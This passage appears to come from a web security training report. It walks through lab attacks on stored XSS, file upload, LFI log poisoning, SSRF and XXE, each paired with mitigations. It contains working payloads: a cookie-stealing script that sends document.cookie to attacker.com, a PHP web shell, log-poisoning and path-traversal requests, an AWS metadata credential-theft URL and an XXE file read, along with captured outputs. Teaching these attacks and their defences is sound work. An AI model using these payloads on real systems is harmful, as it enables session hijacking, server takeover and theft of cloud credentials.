Secure Login with Prepared Statements in PHP (using PDO).

Additional defenses include robust input validation and the principle of least privilege for the database user account used by the web application.

3.3 Scenario 2: Cross-Site Scripting (XSS) - Stored Cookie Stealing

3.3.1 The Challenge

A blog application allows users to post comments. The comment field is vulnerable to Stored XSS, meaning user input is saved to the database and later displayed without proper encoding. The objective is to steal the session cookie of an administrator who reviews the comments, thereby hijacking their session.

3.3.2 Attack Walkthrough

1. **Payload Preparation (Attacker's Server):** The attacker first sets up a simple PHP script (`cookiestealer.php`) on their own web server (e.g., `attacker.com`). This script is designed to capture and log any data sent to it via `GET` parameters, particularly a cookie string.

2. **Payload Crafting (XSS Vector):** The attacker crafts a JavaScript payload that instructs the victim's browser to fetch its own `document.cookie` (which contains the session ID) and send this data as a `GET` parameter to their `cookiestealer.php` script.

```html
<script>
  // Encode the cookie data to handle special characters correctly
  var stolenCookie = encodeURIComponent(document.cookie);
  // Send the stolen cookie to the attacker's server
  fetch('http://attacker.com/cookiestealer.php?c=' + stolenCookie);
```

```
</script>
```


XSS payload for cookie theft, submitted as a comment.

3. **Execution (Blog Comment Submission):** The attacker submits this malicious JavaScript payload as a new comment on the vulnerable blog. The application, failing to properly encode or sanitize the input, stores the script directly in its database associated with the comment.

4. **Victim Interaction (Admin Review):** Later, when the administrator (or any user) navigates to the blog post to review comments, their browser retrieves the webpage from the server. The injected malicious script, now part of the trusted webpage content, is executed by the browser. This script then sends the administrator's session cookie to `attacker.com`.

3.3.3 Result

The attacker checks the `stolen_cookies.txt` log file on their server. They find an entry containing the administrator's session cookie. With this cookie, the attacker can now inject it into their own browser (e.g., using browser developer tools or a web proxy like Burp Suite) and successfully hijack the administrator's session, thereby gaining full administrative access to the blog application.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Number to generate: 1

[✓] Include Collaborator server location

Poll every 60 seconds

#	Time	Type	Payload	Comment
1	2021-May-01 22:24:01 UTC	DNS	c3g1dtfu1a7xhrbv4e386cgr1i78vx	
2	2021-May-01 22:24:01 UTC	DNS	c3g1dtfu1a7xhrbv4e386cgr1i78vx	
3	2021-May-01 22:24:01 UTC	HTTP	c3g1dtfu1a7xhrbv4e386cgr1i78vx	

```
Accept: */*
Origin:
https://ac941f8a1ee4297f80a392ba00c100cb.web-security-academy.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer:
https://ac941f8a1ee4297f80a392ba00c100cb.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

secret=9ZrBjlMhRX0960YP35rg3CXPmUpzFsbk;
session=0CoAB0hlxVAtst45Ja6ah9nAeKpgDAtI
```

SELECTED TEXT

0CoAB0hlxVAtst45Ja6ah9nAeKpgDAtI

Figure 3.2: Request to attacker's server with victim's cookie.

3.3.4 Mitigation Strategy

Preventing XSS requires a multi-faceted approach, primarily focusing on robust output encoding and browser-level protections.

- **Context-Aware Output Encoding:** This is the primary defense. All user-supplied data must be properly HTML-encoded (or URL-encoded, JavaScript-encoded, etc., depending on the context where it will be rendered) before being displayed on the page. In PHP, `htmlspecialchars()` is a crucial function for encoding output in HTML contexts.

```php
<?php
// Assuming $comment_content comes from user input and is retrieved from the database
$comment_content = "<p>This is a comment with <script>alert('XSS')</script></p>";

// SECURE: HTML-encode user input before displaying it to the browser.
echo "<p>User Comment: " . htmlspecialchars($comment_content, ENT_QUOTES, 'UTF-8') . "</p>";
// Output will be: <p>User Comment: &lt;p&gt;This is a comment with &lt;script&gt;alert(&#039;XSS&#039;)&lt;/script&gt;&lt;/p&gt;</p>
?>

```

Secure comment display using HTML encoding.

- **Content Security Policy (CSP):** A restrictive CSP HTTP response header can prevent the browser from executing unauthorized scripts (e.g., blocking inline scripts or scripts loaded from untrusted domains like `attacker.com`). This acts as a powerful second layer of defense.

- **HttpOnly Cookie Flag:** Setting the `HttpOnly` flag on session cookies prevents client-side JavaScript from accessing them (e.g., `document.cookie` will return empty for HttpOnly cookies). While it doesn't prevent XSS itself, it renders cookie-stealing XSS payloads ineffective for these cookies.

3.4 Scenario 3: Arbitrary File Upload - Obtaining a Web Shell

3.4.1 The Challenge

An application has a profile management feature that allows users to upload a profile picture. The server implements a basic filter that only permits files with `.jpg` or `.png` extensions. The objective is to bypass this filter and upload a malicious PHP script to gain a web shell, allowing remote code execution on the server.

3.4.2 Attack Walkthrough

1. **Payload Creation (Web Shell):** The attacker creates a simple PHP web shell script. This script, when executed by the web server, provides a command execution interface.

```php
<?php
$cmd = $-REQUEST['cmd'];
  if(isset($cmd)){
    system($cmd);
  }?>
```


A simple PHP web shell payload.

2. **Bypass Technique (Double Extension):** The attacker needs to circumvent the server's basic extension filter. Instead of simply naming it `shell.php`, they rename the file to `shell.php.jpg`. This double extension technique is designed to fool naive filters that only check the string after the *final* dot. However, a web server (like Apache with `mod_php`) may be configured to execute the file with the PHP interpreter because of the `.php` extension it finds first in the filename.

3. **Execution (Upload and Trigger):** The attacker uploads the crafted `shell.php.jpg` file through the application's profile picture upload feature. Assuming the bypass technique works, the upload is successful. The attacker then navigates to the public URL where the file was uploaded (e.g., `http://example.com/uploads/shell.php.jpg`) using their browser. This HTTP request triggers the web server to execute the PHP code within the uploaded file.

3.4.3 Result


Upon accessing the malicious `shell.php.jpg` URL, the PHP code embedded within is executed by the web server. The web shell now becomes active. The attacker can append commands to the URL (e.g., `http://example.com/uploads/shell.php.jpg?cmd=id`) to execute them on the server and view the output directly in their browser.



```
Host: 0a8c00fc049677708270483b003100e9.web-security-academy.net
Cookie: session=W9cOVkWRBV3rq81gVC7S2ImDYsfBYbO2
Content-Length: 438
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google Chrome";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/140.0.0.0 Safari/537.36
Origin: https://0a8c00fc049677708270483b003100e9.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2Vpz4LQh7WGTIOWI
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a8c00fc049677708270483b003100e9.web-security-academy.net/my-account?id=wien
er
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Priority: u=0, i
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundary2Vpz4LQh7WGTIOWI
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/png

<?php system($_GET['cmd']); ?>

------WebKitFormBoundary2Vpz4LQh7WGTIOWI
Content-Disposition: form-data; name="user"
```

```
HTTP/2 200 OK
Date: Thu, 25 Sep 2025 18:01:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

Figure 3.3: Web shell file upload to server.



```
GET /files/avatars/exploit.php?cmd=id HTTP/2
Host: 0a8c00fc049677708270483b003100e9.web-security-academy.net
Cookie: session=W9cOVkWRBV3rq81gVC7S2ImDYsfBYbO2
```

```
HTTP/2 200 OK
Date: Thu, 25 Sep 2025 18:09:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 57

uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)
```

Figure 3.4: Web shell exploiting using id command.

3.4.4 Mitigation Strategy

Securing file upload functionality requires a multi-layered, defense-in-depth approach, as attackers can often bypass single filters.

- **Store Files Outside the Web Root:** This is the most effective control. Uploaded files should ideally be stored in a directory that is not publicly accessible via a URL. The application can then serve them securely through a dedicated script, after validating access rights, ensuring they are never executed by the web server.

- **Use a Strict Extension Allow-List:** Never rely on a block-list (blacklist) of known bad extensions, as it's impossible to account for all malicious file types or bypass techniques. Instead, maintain a strict **allow-list (whitelist)** of only the safe file extensions explicitly required by the business logic (e.g., `.jpg`, `.png`, `.pdf`).

- **Rename Uploaded Files:** Upon successful upload and validation, discard the user-supplied filename. Rename the file to a cryptographically strong, random, and unpredictable string (e.g., a UUID) and append a validated, safe extension (e.g., `12345678-ABCD-1234-EFGH-1234567890AB.jpg`).

- **Validate File Content Rigorously:** Do not trust the `Content-Type` header from the client, as it is easily forged. For image uploads, use a server-side image processing library (like GD for PHP, ImageMagick) to parse, validate, re-process, and re-save the image. This process inherently validates the file as a true image and will strip any embedded malicious code or headers (e.g., GIF magic bytes).

- **Set Secure Directory Permissions:** Ensure the final upload directory is configured with no execute permissions (`-x`). Also, serve files with a generic `Content-Type` header (like `application/octet-stream`) to prevent browsers from attempting to execute them based on assumed types.

3.5 Scenario 4: Local File Inclusion (LFI) - Log Poisoning for RCE

3.5.1 The Challenge

A web application uses a parameter (`file`) to dynamically include content. Initial reconnaissance suggests the application is running on an Apache web server with PHP. The objective is to leverage this LFI vulnerability to gain Remote Code Execution (RCE) via Apache log poisoning.

3.5.2 Attack Walkthrough

1. **Vulnerability Identification (Path Traversal):** The attacker tests the file inclusion parameter. By attempting to access a common system file using path traversal sequences (e.g., `?file=../../../../etc/passwd`), the application successfully returns the content of `/etc/passwd`. This confirms an LFI vulnerability.

2. **Log Poisoning Payload Crafting:** The attacker identifies a log file that the web server process has read/write access to and that gets accessed when the application is requested (e.g., Apache `access.log` at `/var/log/apache2/access.log`). They then craft a malicious PHP payload to inject into this log file, typically embedded in a part of the HTTP request that gets logged (e.g., the `User-Agent` header).

```
GET / HTTP/1.1
Host: example.com
User-Agent: <?php system($_GET['cmd']); ?>
```

Injecting a PHP payload into server logs via User-Agent.

The attacker makes an HTTP request to any page on the vulnerable web application, ensuring this malicious `User-Agent` is included. This request is logged in Apache's `access.log`.

3. **LFI for RCE:** With the malicious PHP code now residing in the `access.log`, the attacker uses the LFI vulnerability to include this log file.


```
GET /index.php?file=../../../../var/log/apache2/access.log&cmd=id
    HTTP/1.1
Host: example.com
```

LFI to execute poisoned log file.

The LFI vulnerability forces the PHP interpreter to process the `access.log`. When it encounters the `<?php ... ?>` tags, it executes the PHP code.

3.5.3 Result

The server executes the `id` command passed via the `cmd GET` parameter. The output of the command (e.g., `uid=33(www-data) gid=33(www-data)`) is directly embedded within the application's HTTP response, confirming Remote Code Execution as the web server's user (`www-data`). This allows for full server compromise.




```
<?php system($_GET['cmd']); ?> (<?php system($_GET['cmd2']); ?>)

Ping Results
ICMP Ping timed out
```

Device [edit: <?php system($_GET['cmd']); ?>]

General Device Options

Description	<?php system($_GET['cmd']); ?>
Hostname	<?php system($_GET['cmd2']); ?>
Location	None
Poller Association	Main Poller
Device Site Association	Edge
Device Template	None

Figure 3.5: Poisoning Hostname with php malicious code.



File	ss_host_cpu.php	Tail Lines	500 Lines		
Type	All	Display	Newest First	Refresh	1 Minute
Search	Matches	Enter a regular expression			


All 3 Entries

Log [Total Lines: 3 - Admin view - Unfiltered]

```
2024-06-27 23:35:32 - CMDPHP WARNING: ICMP Ping Error: cacti_gethostbyname failed for <?php system($_GET['cmd2']); ?>
2024-06-27 23:35:08 - WEBUI NOTE: Cacti Log file /var/www/html/cacti/scripts/ss_host_cpu.php, Removed by user admin
2024-06-27 23:35:08 - WEBUI NOTE: Cacti Log Cleared from Web Management Interface.
```

All 3 Entries

Figure 3.6: Successful logs injection.



```
192.168.146.129/cacti/scripts/ss_host_cpu.php?cmd2=id
```

```
2024-06-27 23:35:08 - WEBUI NOTE: Cacti Log Cleared from Web Management Interface. 2024-06-27
23:35:08 - WEBUI NOTE: Cacti Log file /var/www/html/cacti/scripts/ss_host_cpu.php, Removed by
user admin 2024-06-27 23:35:32 - CMDPHP WARNING: ICMP Ping Error: cacti_gethostbyname failed
for uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 3.7: Output of `id` command via LFI Log Poisoning RCE.

3.5.4 Mitigation Strategy

LFI vulnerabilities are fundamental and preventable with strict controls.

- **Avoid User Input in File Inclusion:** The most robust defense is to completely avoid passing user-supplied input directly or indirectly to any filesystem or `include()`/`require()` functions.
- **Strict Allow-List for File Names:** If dynamic file inclusion is absolutely necessary, use a strict **allow-list** of only legitimate, hardcoded file names. All other input must be rejected.
- **Harden Server Logging and Permissions:** Configure web servers not to log potentially malicious input (e.g., parts of the `User-Agent`) or sanitize logs rigorously. Ensure that log files (and other sensitive files) have restrictive filesystem permissions, preventing the web server process from having write access to its own log files or read access to critical system files outside of its web root.

3.6 Scenario 5: Server-Side Request Forgery (SSRF) - Cloud Credential Theft

3.6.1 The Challenge

A web application hosted in an AWS EC2 instance has a feature to generate a PDF from the content of a user-supplied URL. The objective is to exploit a potential Server-Side Request Forgery (SSRF) vulnerability to steal the instance's temporary IAM (Identity and Access Management) credentials.

3.6.2 Attack Walkthrough

1. **Vulnerability Identification (URL Submission Feature):** The attacker first identifies the PDF generation feature and its URL input parameter. They test for SSRF by submitting a URL pointing to a service they control (e.g., a Burp Collaborator payload or a simple `netcat` listener on their attacking machine). Upon submitting this external URL (e.g., `http://attacker.com:8080`), the attacker observes an out-of-band HTTP request arriving at their service from the web application's server IP address. This confirms the presence of an SSRF vulnerability.
2. **Targeting Cloud Metadata Service (AWS Specific):** The attacker determines that the application is hosted in AWS (e.g., through IP ranges of the web server or distinctive HTTP headers). They know that AWS EC2 instances expose a special instance metadata service endpoint at a well-known, non-routable IP address (`http://169.254.169.254`). This service provides critical information about the running instance, crucially including temporary access credentials if an IAM role is attached to the instance.

3. **Payload Crafting and Execution:** The attacker needs to identify the `ROLENAME` first, typically by making an initial SSRF request to `http://169.254.169.254/latest/meta-data/iam/security-credentials/`. Once the role name is retrieved (e.g., `EC2_S3_Access_Role`), they construct the final URL to retrieve the credentials. They then submit this URL to the application's PDF generation feature:

```
GET /generate-pdf?url=http://169.254.169.254/latest/meta-data/iam/
security-credentials/ROLENAME HTTP/1.1
Host: example.com
```

SSRF payload targeting AWS metadata service for credential theft.

3.6.3 Result

The server-side application makes an internal HTTP request to the AWS instance metadata service using the attacker's supplied URL. The response from the metadata service, which contains the temporary `AccessKeyId`, `SecretAccessKey`, and `Token` associated with the EC2 instance's IAM role, is then processed by the PDF generation feature and rendered into the PDF file. This PDF is returned to the attacker, containing the critical cloud credentials.



2. The web application makes a request to the IMDS
3. The IMDS returns a response
1. Adversary makes a request to the web application (exploiting SSRF)
4. The adversary receives the response from the IMDS
Web Application on AWS EC2

Figure 3.8: Exfiltrated AWS credentials obtained via SSRF.

Impact: The attacker now possesses temporary credentials for the AWS environment. Depending on the permissions assigned to the associated IAM role, they can use these credentials with the AWS CLI to potentially access sensitive data in S3 buckets, manage other EC2 instances, or even escalate their privileges within the broader AWS cloud environment, leading to a complete cloud compromise.

3.6.4 Mitigation Strategy

Preventing SSRF requires rigorous validation of user-supplied URLs and robust network-level controls.

- **Strict Allow-List for URLs:** Implement a strict **allow-list** of the specific domains, IP addresses, and ports that the application is explicitly permitted to connect to. All other requests should be blocked at the application layer. This is the most robust defense.
- **Block Private and Reserved IP Ranges:** If arbitrary external domains must be allowed, the application should first resolve the user-supplied domain name to an IP address and rigorously check it against a **block-list (blacklist)** of all private (RFC 1918) and reserved IP ranges (e.g., `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`, `127.0.0.1/8`, and the metadata service IP `169.254.169.254/32`). This prevents access to internal resources.
- **Disable Unused URL Schemas:** Configure the application's HTTP client or URL parsing library to only allow safe schemas (`http`, `https`). Explicitly disable dangerous schemas like `file://`, `gopher://`, `dict://`).
- **Network-Level Egress Filtering:** Implement firewall rules on the web server to prevent it from initiating outbound connections to internal network segments or unauthorized external endpoints. This acts as a crucial last line of defense.

3.7 Scenario 6: XML External Entity (XXE) - Local File Read

3.7.1 The Challenge

An application uses XML to handle user input for authentication. The objective is to exploit a potential XML External Entity (XXE) vulnerability to read a sensitive local file, such as `/etc/passwd`.

3.7.2 Attack Walkthrough

1. **Vulnerability Identification (XML Input):** The attacker uses a web proxy (like Burp Suite) to intercept a login request to `/api/login`. The request body is in XML format, for example:

```xml
<?xml version="1.0" encoding="UTF-8"?><root><email>user@example.com
    </email><password>password123</password></root>

```

Intercepted XML login request.

2. **XXE Payload Crafting (DTD & Entity):** The attacker modifies the XML request by adding a `DOCTYPE` declaration that defines an external entity. This entity

(`xxe`) will be instructed to read `/etc/passwd` using the `file:///` URI scheme. The modified request then uses this entity (`&xxe;`) within an element (e.g., `<email>`).


```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<root>
    <email>&xxe;</email> <!-- Injecting the entity here -->
    <password>P@ssw0rd123</password>
</root>

```

XXE payload to read local file `/etc/passwd`.

3. **Execution (XML Request):** The attacker sends this modified XML payload to the `/api/login` endpoint (e.g., via the modified intercepted request in Burp Suite or a `curl` command). The vulnerable XML parser on the server processes the `DOCTYPE` declaration and resolves the `&xxe;` entity.

3.7.3 Result

If the XML parser is vulnerable and configured to support external entities, it resolves the `&xxe;` entity by reading the content of `/etc/passwd`. The server then attempts to process the XML, but since `/etc/passwd` content (like special characters) is not valid XML for an email, the application will likely throw an error. This error message may inadvertently include the full content of `/etc/passwd`, directly revealing the file.



```
POST /submitDetails.php HTTP/1.1
Host: 10.129.68.123
Content-Length: 243
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://10.129.68.123
Referer: http://10.129.68.123/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE email [
  <!ENTITY company SYSTEM "file:///etc/passwd">
  ]>
  <root>
    <name>
      Saleh Eddine Touil
    </name>
    <tel>
      +21699999999
    </tel>
    <email>
      &company;
    </email>
    <message>
      XXE ATTEMPT
    </message>
  </root>
```

```
HTTP/1.1 200 OK
Date: Wed, 24 Sep 2025 20:33:48 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
X-Content-Encoding-Over-Network: gzip
Content-Length: 1862

Check your email root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
